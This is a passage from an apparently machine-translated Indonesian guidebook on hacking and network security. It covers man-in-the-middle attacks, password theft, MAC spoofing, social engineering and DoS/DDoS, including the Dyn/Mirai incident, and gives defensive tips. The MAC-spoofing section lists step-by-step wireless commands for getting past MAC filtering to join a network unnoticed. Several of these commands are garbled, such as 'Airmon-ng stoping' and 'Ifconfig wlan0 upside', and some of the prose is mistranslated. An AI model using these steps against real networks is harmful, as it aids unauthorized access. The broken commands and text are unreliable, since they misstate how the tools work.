Namun, jika Anda melakukan apa yang selama ini diharapkan oleh peretas, Anda akan mendapat masalah. Anda akan menemukan bahwa Anda tidak akan berakhir di situs web resmi bank pilihan Anda, tidak peduli seberapa nyata dan bagus tampilannya dalam prosesnya. Sebaliknya, Anda berakhir di situs web si peretas, dan Anda menyerahkan semua kredensial dan informasi uang Anda langsung ke tangan si peretas. Semua karena Anda memercayai email yang dikirimkan kepada Anda secara tiba-tiba.

Serangan orang di tengah ini akan terjadi dalam dua bentuk. Salah satunya adalah melibatkan kedekatan fisik dengan target yang ingin Anda capai. Dan yang kedua adalah melibatkan beberapa perangkat lunak berbahaya atau malware dalam prosesnya. Bentuk kedua, seperti contoh bank palsu yang kita miliki di atas, akan dikenal sebagai serangan man in the browser.

Seringkali, peretas akan mengeksekusi serangan man in the middle seperti ini dengan melalui beberapa fase berbeda, yaitu intersepsi dan dekripsi. Dengan serangan tradisional man in the middle, peretas akan menemukan cara untuk mendapatkan akses ke router Wi-Fi yang tidak aman sepenuhnya, atau tidak diamankan dengan baik.

Kita akan dapat menemukan koneksi buruk ini di tempat umum, seperti tempat yang memiliki hotspot gratis untuk Wi-Fi, dan bahkan di rumah beberapa orang jika mereka tidak memberikan keamanan yang tepat. Penyerang dapat meluangkan waktu untuk memindai router untuk mencari tahu apakah ada kerentanan yang memungkinkan mereka masuk ke jaringan, seperti kata sandi yang lemah.

Setelah peretas meluangkan waktu untuk mencoba menemukan router yang menurut mereka paling rentan, mereka dapat menggunakan dan menggunakan beberapa alat yang benar-benar diperlukan untuk mencegat dan kemudian membaca data yang coba dikirim oleh korban. melalui. Peretas memiliki beberapa opsi di sini. Misalnya, mereka dapat menelusuri dan menyisipkan beberapa alat mereka sendiri di antara komputer dan target mereka serta situs web mana pun yang ingin dikunjungi oleh target. Dalam prosesnya, mereka dapat mengumpulkan kredensial untuk masuk ke situs web tersebut, informasi perbankan, dan informasi lain yang kemungkinan besar tidak ingin dikumpulkan oleh target.

Anda mungkin juga menemukan bahwa peretas tidak akan menganggap serangan orang di tengah-tengah itu sesukses yang mereka inginkan jika mereka hanya mencegat data tanpa melakukan pekerjaan lain juga. Sebagian besar korban, kecuali mereka memiliki keamanan yang sangat buruk di komputer dan jaringan mereka, data mereka akan dienkripsi dengan cara tertentu. Peretas harus melalui dan memperbaikinya dan membuatnya tidak lagi dienkripsi, untuk memastikan bahwa mereka dapat membaca apa yang ada di sana.

Ada beberapa opsi yang dapat menjadi fokus peretas ketika tiba waktunya untuk menangani salah satu dari orang-orang ini di tengah serangan. Namun metode apa pun yang mereka pilih, mereka akan mendapati bahwa hal ini akan memberi mereka kesempatan untuk masuk ke dalam sistem dan menggunakan kelemahan yang ada untuk menyebabkan kekacauan yang mereka inginkan. Anda harus memastikan bahwa Anda berhati-hati untuk

menghindari hal ini, menghindari tautan ketika Anda menerima email dan langsung membuka situs web mana pun, seperti situs web perbankan Anda, ketika mereka meminta informasi, daripada hanya mengeklik tautan dan memberikan informasi tersebut. informasi. Ini akan membantu mencegah peretas dan orang-orang yang menjauhkan Anda dari informasi Anda.

Seorang peretas akan menemukan bahwa beberapa dari orang-orang di tengah serangan ini akan berguna untuk apa yang ingin mereka selesaikan karena memberikan mereka banyak informasi tentang target mereka. Seringkali target tidak tahu siapa yang ada di sana atau seseorang sedang mencoba menangani data dan mengambilnya dari Anda. Bersikap kritis terhadap hal-hal yang Anda lihat online akan membuat perbedaan pada hasil yang Anda lihat.

Pencurian Kata Sandi

Pilihan lain yang dapat kita lihat pada seorang peretas adalah gagasan mencuri kata sandi. Banyak peretas yang akan mengerjakan hal ini karena mereka tahu bahwa hal ini dapat memberi mereka banyak informasi mengenai target mereka, dan ini memungkinkan mereka mendapatkan cara untuk masuk ke jaringan tanpa banyak usaha. Dan karena banyak orang masih bersikeras untuk tidak memiliki kata sandi yang kuat, atau memilih kata sandi yang mudah ditebak, tidak mengherankan jika peretas dapat memperoleh informasi ini dan melakukan apa pun yang mereka inginkan di komputer.

Ada beberapa metode yang tersedia untuk digunakan peretas. Ingatlah bahwa jika Anda memiliki kata sandi yang sangat kuat, dan Anda memastikan bahwa kata sandi Anda tidak sama di banyak situs berbeda, maka Anda akan aman bahkan dari serangan semacam ini. Namun masih ada kemungkinan bahwa peretas akan berusaha memastikan mereka mendapatkan informasi yang mereka inginkan selama proses tersebut.

Salah satu pilihannya adalah serangan brute force atau serangan kamus. Ini adalah saat peretas hanya akan mencoba sekumpulan kata sandi yang berbeda untuk melihat kata sandi mana yang akan bertahan dan kata sandi mana yang harus mereka gunakan. Jika Anda memiliki kata sandi yang umum atau kata sandi yang cocok dengan keluarga Anda atau sesuatu yang dapat diketahui peretas tentang Anda secara online, kemungkinan besar serangan ini, jika diberi waktu yang cukup, akan merugikan Anda.

Peretas juga dapat melewati dan membuat pemecah kata sandi mereka sendiri. Artinya, mereka dapat mengakses dan, melalui rekayasa sosial dan opsi lainnya, menambahkan alat yang mampu memantau situs web yang Anda buka, memeriksa apa yang Anda ketik, dan kemudian melaporkan informasi semacam ini kembali ke peretas. Peretas kemudian diberikan gambaran tentang kata sandi dan nama pengguna dan bahkan situs web yang Anda gunakan, dan mereka dapat menggunakan informasi ini untuk melawan Anda.

Seperti yang kami sebutkan, beberapa metode terbaik yang dapat Anda gunakan untuk benar-benar memastikan bahwa Anda dapat mencegah peretas mengakses beberapa informasi berharga Anda adalah:

- Merawat akun yang Anda gunakan;
- berhati-hatilah agar Anda menggunakan kata sandi yang berbeda pada masing-masing kata sandi;

- pastikan Anda menggunakan kata sandi yang tidak mudah ditebak.

Pemalsuan Mac

Hal terakhir yang dapat kita bahas dalam bab ini adalah sesuatu yang dikenal sebagai Mac Spoofing. Di sinilah peretas akan masuk ke jaringan sambil selalu terlihat seolah-olah mereka benar-benar milik jaringan itu. Kita akan melihat beberapa langkah yang dapat digunakan peretas untuk menyelesaikan salah satu serangan ini dan menempatkan diri mereka di jaringan yang mereka inginkan selama prosesnya. Ini akan melibatkan melakukan beberapa spoofing MAC yang akan membantu Anda membingungkan orang lain atau seluruh jaringan, dan kemudian Anda dapat melakukan beberapa pemfilteran dalam proses untuk memastikan bahwa peretas dapat tetap berada di jaringan selama mungkin, selama yang mereka inginkan.

Anda mungkin menemukan bahwa gagasan pemfilteran MAC akan menjadi sesuatu yang sangat berguna untuk digunakan di sini karena akan bertanggung jawab untuk membantu komputer mengunci alamat MAC yang tidak boleh ada di sana untuk terhubung ke jaringan nirkabel. Anda akan menemukan bahwa, sebagian besar, ini akan menjadi cara yang efektif untuk mencegah peretas dan orang lain tanpa izin yang tepat memasuki sistem Anda. Namun hal ini tidak selalu berhasil setiap saat, dan inilah yang diharapkan oleh peretas.

Ketika seorang peretas ingin melakukan salah satu opsi ini, maka ada beberapa langkah yang dapat mereka lalui untuk memastikan bahwa spoofing ini dilakukan dan sistem mengizinkan mereka untuk melanjutkan. Tanpa mereka terjebak dalam tindakan tersebut dan diberitahu oleh sistem atau orang lain sama sekali. Dan jika semuanya berjalan dengan baik, peretas akan dapat tetap berada di jaringan selama yang mereka inginkan, melihat berbagai hal, mencuri informasi, dan banyak lagi. Beberapa langkah yang perlu dilakukan untuk memastikan terjadinya MAC spoofing antara lain:

- Pastikan adaptor Wi-Fi yang Anda gunakan menggunakan mode monitor. Ketika ini selesai, Anda dapat menemukan jaringan nirkabel yang ingin Anda targetkan, serta informasi tentang siapa saja yang terhubung ke jaringan tersebut. Untuk melakukan ini, Anda ingin mengetikkan perintah berikut:
  - `Airodump-ng-c` [*saluran*]`-bssid` [*Alamat MAC router target*]`-I wlan0mon`
- Setelah ini, Anda akan melihat bahwa sebuah jendela muncul yang menampilkan semua klien yang terhubung ke jaringan itu. Anda juga harus dapat melihat alamat MAC yang disertakan dengan klien tersebut. Ini adalah alamat-alamat yang perlu Anda pertahankan karena alamat-alamat ini akan membantu Anda menyelesaikan spoof dan memasuki jaringan.
- Dari sini, Anda dapat memilih salah satu alamat MAC yang ada dalam daftar, mungkin menuliskan beberapa alamat jika nanti Anda salah menaruhnya, dan perlu menghemat waktu.
- Sekarang sebelum Anda dapat melakukan spoofing ini, Anda perlu menurunkan antarmuka pemantauan Anda. Anda dapat melakukannya dengan memasukkan perintah berikut:
  - `Airmon-ng stoping wlan0mon`

- Hal berikutnya yang akan Anda lakukan adalah menghapus antarmuka nirkabel dari alamat MAC yang ingin Anda spoof. Untuk melakukannya, masukkan perintah berikut:
  - `Ifconfig wlan0 down`
- Saat ini, Anda perlu memastikan bahwa Anda menggunakan perangkat lunak Macchanger sehingga Anda dapat mengubah alamatnya. Anda dapat melakukannya dengan menggunakan perintah berikut:
  - `Macchanger – m` [Alamat MAC Baru] `wlan0`
- Ingat, Anda sudah menghapus antarmuka nirkabel pada langkah sebelumnya. Sekarang Anda ingin membawa semuanya cadangan. Untuk mewujudkannya, ketikkan perintah berikut:
  - `Ifconfig wlan0 upside`

Sekarang kita sudah sampai sejauh ini, Anda akan menemukan bahwa adaptor nirkabel akan diubah sehingga Anda memiliki alamat MAC yang sama dengan yang Anda pilih. Jika Anda melakukan langkah-langkah tersebut dengan cara yang benar, Anda akan menemukan bahwa Anda dapat mengubah alamat tersebut sehingga sistem atau jaringan yang ingin Anda gunakan akan percaya bahwa Anda adalah seseorang yang seharusnya berada di sana. Jaringan akan melihat alamat yang Anda gunakan dan memberi Anda pilihan untuk masuk, melihat-lihat, dan memiliki akses ke apa yang Anda inginkan di jaringan itu.

Seperti yang bisa kita lihat di bab ini, ada banyak jenis serangan berbeda yang bisa terjadi saat Anda mencoba memastikan komputer dan jaringan Anda seaman mungkin. Menjaga informasi yang ditemukan di dalam jaringan Anda akan menjadi sangat penting ketika tiba waktunya untuk memastikan semuanya berjalan sesuai dan berfungsi sebagaimana mestinya. Saat Anda siap melakukan peretasan, atau Anda siap menjaga keamanan jaringan Anda, pastikan untuk memeriksa beberapa metode peretasan potensial ini dan pelajari lebih lanjut cara kerjanya.

12.7 APA ITU REKAYASA SOSIAL?

Hal berikutnya yang perlu kita luangkan waktu untuk bekerja dengan peretasan jaringan adalah gagasan rekayasa sosial. Ini akan menjadi seni di mana peretas akan mencoba menipu, mempengaruhi, dan memanipulasi target mereka untuk mendapatkan kendali yang mereka inginkan atas sistem komputer. Peretas sudah mengetahui sebelumnya bahwa kebanyakan orang telah menggunakan komputer untuk waktu yang lama, dan mereka tahu apa yang harus dicari dalam email yang mencurigakan dan banyak lagi. Dan mereka sering kali mengetahui bahwa banyak email yang akan mereka kirim ke target mereka hanya akan berakhir di folder spam, dan target bahkan tidak akan pernah melihatnya sama sekali.

Ini berarti bahwa peretas harus menjadi lebih baik dalam pekerjaannya dan menemukan metode inovatif dan baru yang dapat mereka gunakan untuk mencapai target dan mendapatkan akses ke sistem yang mereka inginkan. Dan salah satu metode yang dapat membantu mengatasi hal ini adalah rekayasa sosial.

Sekarang, akan ada beberapa cara kita melihat peretas bekerja dengan rekayasa sosial ini. Mereka dapat menggunakan berbagai teknik untuk mewujudkannya, termasuk email,

surat, telepon, dan kontak langsung. Dan semua ini akan dilakukan agar peretas bisa mendapatkan akses ilegal ke sistem, yang mana mereka tidak punya hak untuk menggunakannya. Dan terkadang peretas, jika berhasil melakukan rekayasa sosial, akan menemukan cara untuk secara diam-diam memasang perangkat lunak berbahaya ke dalam sistem, sehingga memungkinkan mereka memiliki akses yang diinginkan ke komputer target.

Penjahat sering kali menggunakan beberapa taktik rekayasa sosial yang ada karena mereka merasa jauh lebih mudah untuk mencapai target dan mengeksploitasi kecenderungan alami mereka untuk mempercayai orang-orang di sekitar mereka, daripada peretas harus menemukan cara baru untuk melakukannya. masuk ke sistem. Misalnya, Anda akan mendapati bahwa lebih mudah membodohi seseorang dengan berpikir bahwa mereka dapat memercayai Anda, dan memberi Anda kata sandinya daripada Anda harus membobol dan meretas kata sandinya.

Ingatlah bahwa keamanan adalah tentang memiliki gagasan terbaik tentang siapa dan apa yang dapat Anda percayai. Penting untuk mengetahui kapan Anda harus melakukannya, dan kapan Anda tidak boleh mempercayai kata-kata orang lain, dan kapan orang yang Anda ajak bicara saat itu sebenarnya adalah orang yang mereka katakan juga. Hal yang sama juga berlaku ketika Anda menyelesaikan beberapa interaksi online, dan Anda harus memastikan bahwa Anda menggunakan situs web yang sesuai dengan kebutuhan Anda.

Jika Anda meluangkan waktu untuk berbicara dengan profesional keamanan, mereka mungkin mengemukakan gagasan tentang mata rantai terlemah dalam rantai keamanan, dan sering kali mereka setuju bahwa orang tersebut adalah manusia yang ada di jaringan yang akan menerima orang lain atau skenario lain begitu saja. Tidak terlalu menjadi masalah berapa banyak fitur keamanan yang terdapat pada jaringan tersebut, jika orang yang menggunakannya mengabaikannya atau tidak waspada terhadap apa yang sedang terjadi, maka peretas masih dapat melanjutkan ketika mereka ingin.

Hal ini akan membawa kita kembali pada gagasan yang perlu kita cari terkait cara kerja serangan rekayasa sosial... sepertinya Anda menerima email atau hal lain dari teman. Namun, jika penjahat mampu meretas atau menggunakan rekayasa sosial pada seseorang, ada kemungkinan dia bisa mengakses email teman, mencuri daftar kontak, dan kemudian mengejar Anda. Inilah sebabnya mengapa Anda perlu berhati-hati dengan hal-hal yang Anda lihat dan terima secara online, meskipun tampaknya itu berasal dari seseorang yang dapat Anda percayai.

Setelah peretas dapat masuk ke akun email dan mereka dapat memastikan bahwa akun tersebut berada di bawah kendali mereka, mereka akan berupaya mengirimkan email ke semua kontak tersebut, atau bahkan meninggalkan semacam pesan di halaman media sosial. dari target jika mereka mau. Ada kalanya pesan-pesan ini sampai kepada Anda karena mereka memanfaatkan kepercayaan dan keingintahuan Anda. Beberapa hal lain yang dapat dilakukan oleh peretas melalui pesan ini meliputi:

1. **Berisi tautan**: Biasanya ini adalah sesuatu yang perlu Anda periksa sekarang karena Anda penasaran, dan ini berasal dari seorang teman, itulah sebabnya Anda cenderung mengekliknya. Tautan ini sering kali akan terinfeksi malware sehingga penjahat dapat

mengambil alih komputer lain dan mengumpulkan data tersebut, lalu memindahkan malware tersebut ke lokasi lain.

2. **Berisi unduhan**: Ini dapat mencakup musik, film, gambar, dokumen, dan lainnya dengan beberapa perangkat lunak berbahaya yang tertanam di dalamnya. Jika Anda mengunduh, yang kemungkinan besar Anda lakukan karena sepertinya berasal dari teman, Anda akan terinfeksi. Sekarang penjahat telah mendapatkan apa yang mereka inginkan dan memiliki akses tidak hanya ke mesin Anda, tetapi juga kontak Anda, akun jejaring sosial, akun email, dan banyak lagi.

Tentu saja, ini hanyalah bagian awal yang akan Anda lihat ketika peretas mana pun siap menjalani proses rekayasa sosial untuk mencuri informasi. Dan Anda juga harus selalu waspada terhadap apa yang akan muncul di komputer Anda. Meskipun hal-hal seperti serangan phishing akan merajalela dan berumur pendek dan hanya perlu bekerja sama dengan beberapa orang untuk memastikan keberhasilannya, Anda akan menemukan bahwa ada metode lain di luar sana yang dapat menyebabkan lebih banyak kerusakan. Anda perlu mengambil langkah yang tepat untuk memastikan bahwa Anda dan sistem Anda seaman mungkin.

Sebagian besar metode yang dapat Anda gunakan untuk menjaga sistem Anda tetap aman, dan untuk memastikan bahwa serangan rekayasa sosial tidak akan terjadi pada Anda, sebagian besar akan mencakup dengan lebih memperhatikan beberapa detail yang sebenarnya ada di sana. didepanmu. Kadang-kadang kita menjadi bersemangat atau terlalu percaya, dan kita melewatkan tanda-tandanya. Dan ini memberikan keuntungan bagi peretas untuk mendapatkan semua informasi yang mereka inginkan. Dengan mengingat hal ini, beberapa langkah yang dapat Anda ambil untuk menjaga diri Anda tetap aman dan memastikan bahwa Anda terlindungi dari beberapa rekayasa sosial yang mungkin coba digunakan oleh peretas untuk melawan Anda, meliputi:

1. Memperlambat: Pelaku spam hanya ingin Anda bertindak terlebih dahulu dan berpikir kemudian. Jika pesan tersebut memiliki rasa urgensi yang besar, maka ini adalah tanda bahaya.
2. Teliti faktanya: Jika ada sesuatu yang datang kepada Anda tanpa Anda memintanya, kemungkinan besar itu adalah spam juga. Selalu mencari nomor dan situs web daripada mengeklik tautan di email.
3. Ingatlah bahwa masalah email sangatlah tinggi: Peretas, spammer, dan insinyur sosial akan mengambil kendali atas akun email, dan insiden terkait hal ini terus meningkat. Mereka kemudian akan dapat bekerja dengan kepercayaan dari kontak orang tersebut. Meskipun pengirimnya sepertinya adalah seseorang yang Anda kenal, jika Anda tidak mengharapkan untuk mendapatkan tautan atau lampiran dari teman tersebut, pastikan untuk memeriksa informasi tersebut dengan teman Anda sebelum mengunduh.
4. Berhati-hatilah terhadap pengunduhan apa pun: Jika Anda tidak mengenal pengirimnya secara pribadi dan mengharapkan file dari mereka, maka pengunduhan apa yang Anda lihat adalah sebuah kesalahan.

5. Penawaran asing biasanya palsu: Jika Anda menerima email dari undian atau lotere di luar negeri, uang dari seseorang yang belum pernah Anda dengar kabarnya, atau permintaan untuk mentransfer dana dari negara asing untuk mendapatkan bagian dari uang tersebut, hal ini selalu terjadi. sebuah penipuan.

Anda akan selalu menemukan bahwa lebih mudah bagi peretas jenis apa pun untuk mendapatkan kepercayaan Anda dan kemudian melakukan serangan yang mereka inginkan, dibandingkan melakukan sesuatu yang acak. Mungkin mereka membutuhkan lebih banyak waktu untuk bekerja dengan cara ini, namun hal ini pasti akan memberi mereka lebih banyak hasil yang mereka cari selama ini. Anda harus selalu berhati-hati dengan komunikasi yang Anda lihat, dan waspada untuk mengetahui apakah tautan, email, informasi, dan lainnya yang Anda kirimkan dan bahkan terima akan aman untuk Anda gunakan dan bahwa semua ini sebenarnya datang dari orang yang menurut Anda seharusnya demikian.

Peretas suka bekerja dengan rekayasa sosial karena mereka tahu bahwa mereka bisa mendapatkan kepercayaan orang lain tanpa harus bersusah payah seperti metode lain. Namun jika Anda waspada dan belajar untuk tidak memercayai semuanya hanya karena terlihat aman atau ditemukan di kotak masuk Anda secara online, maka Anda mungkin dapat melewatkan beberapa serangan ini, dan dapat menutup kerentanan yang ada pada Anda. sistem. Kelemahan terbesar yang ditemukan pada jaringan komputer adalah orang-orangnya, terutama jika menyangkut rekayasa sosial, jadi pertanyakan semuanya dan berhati-hatilah terlebih dahulu untuk memastikan tidak ada orang yang bisa mengumpulkan informasi Anda jika Anda tidak melakukannya. ingin mereka melakukannya.

12.8 BEKERJA PADA SERANGAN DoS

Salah satu serangan yang mungkin digunakan peretas untuk membantu masuk ke komputer targetnya dan memastikan bahwa mereka bisa mendapatkan hasil yang diinginkan adalah serangan penolakan layanan atau serangan DoS. Ini akan menjadi serangan yang akan mempersulit pengguna sistem tersebut untuk melanjutkan dan menyelesaikan bisnis yang mereka inginkan. Alasannya adalah peretas mampu menerobos dan menyebabkan masalah, dan akan membanjiri sistem hingga crash. Kemudian peretas dapat masuk ke sistem dan mencuri semua informasi yang mereka inginkan atau menggunakan keuntungan tersebut dengan cara lain. Atau setidaknya dapat menimbulkan gangguan besar terhadap kinerja bisnis.

Serangan DoS bersifat unik karena lebih merupakan jenis serangan yang disengaja yang terjadi secara online, dan serangan ini akan dilakukan pada jaringan, sumber daya online, dan banyak situs web untuk membatasi beberapa akses yang diperlukan oleh pengguna. pengguna yang seharusnya berada pada sistem. Serangan-serangan ini akan menjadi kejadian penting yang sulit untuk dihentikan dan dapat memakan waktu berjam-jam, dan terkadang lebih lama, agar orang-orang dapat kembali terhubung ke jaringan. Mari kita lihat beberapa hal yang terjadi dengan serangan DoS.

Bagaimana Serangan Ini Bekerja

Hal pertama yang perlu kita perhatikan adalah bagaimana serangan ini akan dipecah dan bagaimana serangan ini dapat bekerja untuk kebutuhan kita. Serangan semacam ini

benar-benar meningkat di dunia modern karena konsumen dan bisnis yang mereka gunakan akan lebih banyak berpindah ke dunia online dibandingkan sebelumnya, dan ini adalah salah satu cara termudah bagi mereka untuk berinteraksi satu sama lain dan mendapatkan sesuatu. Selesai. Namun ini juga berarti bahwa seorang peretas juga dapat menjangkau mereka melalui cara ini.

Seringkali serangan siber semacam ini dilakukan dengan tujuan mencuri sejumlah informasi keuangan dan pribadi orang lain, menyebabkan banyak kerusakan pada reputasi dan keuangan perusahaan, dan hanya menimbulkan banyak masalah. Dan ketika peretas memutuskan untuk bekerja dengan sesuatu yang merupakan pelanggaran data, maka mereka akan menemukan bahwa menargetkan perusahaan tertentu, atau sejumlah perusahaan jika memungkinkan, sekaligus merupakan cara yang bagus untuk mendapatkan informasi berharga semacam ini ketika mereka membutuhkannya.

Bahkan ada kemungkinan bahwa perusahaan yang memutuskan untuk menggunakan dan mempertahankan protokol keamanan yang lebih tinggi masih bisa menjadi korban serangan ini. Jika mereka bekerja sama dengan rantai pasokan atau perusahaan lain dan pihak-pihak tersebut tidak menerapkan langkah-langkah keamanan yang tepat, maka ada kemungkinan mereka juga akan diserang. Inilah sebabnya mengapa Anda perlu menjaga semua perusahaan lain tempat Anda bekerja memiliki standar yang sama seperti yang Anda tetapkan untuk bisnis Anda sendiri. Ini adalah cara yang baik untuk melindungi Anda berdua.

Saat kita melihat serangan ini, kita akan melihat bahwa peretas hanya dapat mengandalkan satu jenis koneksi internet dan satu perangkat untuk menyelesaikan pekerjaannya. Untuk memastikan bahwa mereka dapat mengirimkan sejumlah permintaan secara terus-menerus dan cepat yang akan menggantikan server untuk target mereka, dan untuk memastikan bahwa bandwidth sistem tidak akan mampu menangani semua permintaan. yang dikirim oleh peretas.

Seringkali peretas akan dengan senang hati menggunakan serangan ini karena memungkinkan mereka melewati dan mengeksploitasi beberapa kerentanan yang muncul di perangkat lunak yang ingin mereka gunakan. Kemudian mereka akan bertujuan untuk menghabiskan RAM atau CPU server itu. Kerusakan akibat hilangnya layanan akan terjadi melalui salah satu serangan ini, dan terkadang kita dapat memperbaikinya dalam jangka pendek dengan menerapkan firewall yang akan menetapkan aturan tentang apa yang diperbolehkan dan apa yang ditolak.

Karena jenis serangan ini hanya dapat mengandalkan satu alamat IP tertentu, bukan banyak alamat IP tertentu, firewall adalah pilihan yang bagus untuk digunakan karena dapat menangkap alamat IP tersebut dan kemudian menolak akses lebih lanjut oleh alamat IP tersebut ke alamat IP tersebut. sistem. Hal ini akan berguna karena akan menghentikan sistem menerima permintaan dari satu alamat IP tersebut, dan kemudian serangan harus dihentikan.

Namun, kita harus menyadari bahwa ada jenis serangan lain yang mirip dengan DoS, namun serangan ini memerlukan tingkat yang lebih tinggi dan akan sulit bagi firewall untuk melindungi kita. Hal ini dikenal sebagai serangan Distributed Denial of Service atau serangan DDoS.

Serangan Penolakan Layanan Terdistribusi

Bagian selanjutnya dari persamaan yang perlu kita lihat di sini adalah serangan DDoS atau serangan Distributed Denial of Service. Ini adalah serangan serupa dengan apa yang kita diskusikan dengan serangan DoS, namun serangan ini akan bekerja dengan mengambil banyak perangkat dan koneksi yang terinfeksi untuk membantu serangan tersebut, bukan hanya menggunakan satu. Semua permintaan ini kemudian dikirim ke target untuk membuat target kewalahan dan membuatnya tidak mungkin untuk menangani semuanya. Perangkat ini dan berbagai koneksi yang digunakan peretas dapat ditemukan di seluruh dunia, sehingga sangat sulit untuk dilacak dan dihentikan.

Botnet biasanya merupakan cara bagi peretas untuk mewujudkan hal ini. Botnet akan menjadi jaringan perangkat pribadi yang semuanya akan disusupi, biasanya tanpa pemilik mengetahui bahwa jaringan mereka digunakan untuk melakukan salah satu serangan ini. Peretas akan dapat menginfeksi sistem dan komputer serta sistem ini dengan beberapa perangkat lunak berbahaya dengan harapan mereka dapat memperoleh kendali atas sistem yang mereka inginkan dan kemudian mereka dapat mengirimkan spam dan permintaan palsu lainnya ke server. dan perangkat yang ada di luar sana.

Server target akan menjadi korban serangan semacam ini, dan kemudian akan dapat membantu peretas membebani sistem mereka karena sekarang akan ada ribuan sumber lalu lintas telepon yang masuk ke sistem. Server, dalam jenis serangan ini, pada akhirnya akan diserang dari berbagai sumber, bukan hanya satu sumber, dan ini akan menjadi kehancurannya secara keseluruhan. Kadang-kadang firewall akan mampu melindungi terhadap beberapa hal ini, namun sering kali ada begitu banyak sumber yang masuk begitu cepat sehingga hampir mustahil untuk menghentikan hal ini, dan server akan gagal.

Tidak seperti banyak serangan lain yang dimulai untuk mencuri informasi sensitif dari target, serangan DDoS awal dilakukan untuk memastikan bahwa situs web tertentu tidak dapat diakses oleh pengguna. Namun, ada beberapa serangan di luar sana yang akan digunakan sebagai kedok untuk tindakan jahat lainnya yang dilakukan peretas.

Ketika server akhirnya berhasil dirusak, dan peretas berhasil masuk ke dalamnya, kadang-kadang mereka dapat pergi ke belakang layar dan menghapus firewall situs web, atau mencari cara untuk melemahkan apa yang ditemukan dalam kode keamanan di sana. Hal ini akan mempermudah peretas untuk kembali ke situs web atau target tersebut di kemudian hari dan melakukan serangan lain yang lebih spesifik sesuai dengan apa yang ingin mereka lihat.

Serangan semacam ini lebih dikenal sebagai serangan rantai pasokan digital. Jika peretas tidak dapat menerobos dan menembus sistem keamanan situs web target, mereka harus menelusuri dan menemukan tautan lemah yang terhubung ke target, dan kemudian mereka dapat pergi dan menggunakannya. tautan sebagai metode serangan mereka. Ketika tautan yang dapat disusupi peretas terjadi, maka target utama secara otomatis akan merasakan dampaknya juga.

Contoh Serangan DDoS

Jenis serangan lain yang perlu kita waspadai dikenal sebagai Distributed Denial of Service Attack, atau DDoS. Hal ini mirip dengan apa yang kita lihat pada serangan DoS, namun ini akan dilakukan dengan cara yang sedikit berbeda dan akan memungkinkan peretas melewati beberapa masalah yang muncul pada firewall. Jauh lebih sulit untuk melindungi diri dari serangan semacam ini, sehingga lebih mudah bagi peretas untuk menggunakannya.

Pada bulan Oktober 2016, serangan DDoS dilakukan pada penyedia layanan nama domain yang dikenal sebagai Dyn. Bayangkan DNS seperti direktori internet yang akan mengarahkan permintaan atau lalu lintas Anda ke halaman web yang tepat yang Anda minta. Perusahaan Dyn dan beberapa perusahaan lain di luar sana akan menghosting dan kemudian mengelola nama domain beberapa perusahaan di direktori ini dan kemudian akan menyimpan informasi tersebut di server.

Ketika Dyn dan servernya disusupi, hal ini juga akan memengaruhi situs web perusahaan yang dapat dihosting oleh Dyn. Serangan terhadap Dyn akhirnya membanjiri servernya dengan banyak lalu lintas internet, sedemikian rupa sehingga server kewalahan oleh lalu lintas ini, dan kemudian menyebabkan pemadaman web massal dan mematikan situs web yang masuk ke server ini. Ini mencakup lebih dari 80 situs web seperti PayPal, Netflix, Airbnb, Spotify, Amazon, dan Twitter, dan masih banyak lagi.

Beberapa lalu lintas yang dapat dideteksi oleh pemrogram dari serangan ini tampaknya berasal dari botnet yang dibuat dengan perangkat lunak berbahaya yang dikenal sebagai Mirai. Perangkat lunak ini diperkirakan telah memengaruhi lebih dari 500.000 perangkat yang terhubung ke internet untuk mengirimkan semua permintaan yang menghentikan situs tersebut.

Berbeda dengan botnet yang kita lihat dalam kasus lain, yaitu botnet yang akan menangkap komputer pribadi, botnet kali ini sedikit berbeda dan mencoba mendapatkan kendali atas perangkat Internet of Things yang mudah diakses seperti kamera, printer, dan DVR. Perangkat ini biasanya tidak seaman bekerja dengan komputer pribadi dan lainnya, dan perangkat tersebut diambil alih oleh peretas dan kemudian digunakan untuk melakukan serangan DDoS dengan mengirimkan permintaan dalam jumlah yang tidak dapat diatasi ke server Dyn.

Pada saat itu, belum ada yang benar-benar berupaya melindungi perangkat semacam ini, karena perangkat tersebut bukanlah pilihan pertama yang dipikirkan semua orang saat tiba waktunya untuk mengatasi masalah ini dan banyak lagi. Namun perangkat ini pun dapat berbalik melawan kita dan dapat menyerang sistem yang kita miliki jika peretas ingin melakukan pekerjaannya. Itu sudah cukup sehingga peretas dapat menggunakannya untuk menghapus situs besar pada tahun 2016. Hanya karena seorang peretas dapat mengakses beberapa perangkat sampingan yang tidak terlalu kita pikirkan, server besar, dan sebagainya. perusahaan yang terhubung dengannya, turun untuk beberapa waktu.

Tentu saja, serangan ini tidak akan pernah berhenti begitu saja. Para pengacau dunia maya dan lainnya akan terus memasuki sistem ini dengan cara-cara baru dan inovatif yang membantu mereka menciptakan dan melakukan kejahatan yang mereka inginkan. Tidak

masalah apa alasan melakukan serangan itu. Yang penting adalah mereka mampu mengetahui cara untuk mencapainya, dan kecuali Anda mengambil langkah yang tepat untuk mencegahnya, sistem Anda akan berisiko.

Baik serangan DoS maupun DDoS akan menyebabkan masalah pada jaringan mana pun yang Anda gunakan saat itu. Jika Anda tidak berhati-hati dan menunjukkan tindakan pencegahan yang tepat, Anda juga akan mendapat masalah. Pastikan Anda mewaspadai jenis serangan yang telah kita bahas dalam buku panduan ini, dan berusahalah untuk memastikan bahwa peretas tidak dapat masuk ke jaringan Anda sama sekali.

BAB 13
MENJAGA INFORMASI ANDA AMAN

Sekarang kita perlu meluangkan waktu dalam buku ini untuk melihat beberapa langkah yang dapat kita ambil untuk menjaga keamanan jaringan nirkabel kita, dan beberapa hal yang berpotensi dilakukan oleh seorang hacker, untuk bisa masuk ke jaringan kita. Situs web dan menyebabkan masalah apa pun yang mereka inginkan. Meskipun tidak mungkin bagi seorang peretas untuk menembus dan mengakses semua situs web yang ada karena perusahaan sering kali menerapkan langkah-langkah keamanan dan perlindungan yang berbeda untuk menjaga keamanannya. Ada kalanya pemilik situs tidak berhati-hati, dan Anda, sebagai seseorang yang ingin menjaga keamanan jaringan Anda, harus mewaspadai hal ini.

Dalam bab ini, kita akan meluangkan waktu untuk melihat beberapa metode yang dapat digunakan untuk meretas situs web dan kemudian masuk ke beberapa jaringan yang Anda inginkan. Kami akan melihat hal-hal seperti serangan injeksi, skrip lintas situs, dan banyak lagi. Kami juga akan meluangkan sedikit waktu untuk melihat bagaimana kami dapat bekerja dengan ini, dan beberapa pengkodean. Jadi, Anda dapat melihat bagaimana Anda dapat melindungi sistem yang Anda gunakan, daripada menggunakan semua ini untuk mengambil alih situs web lain yang seharusnya tidak dapat Anda akses.

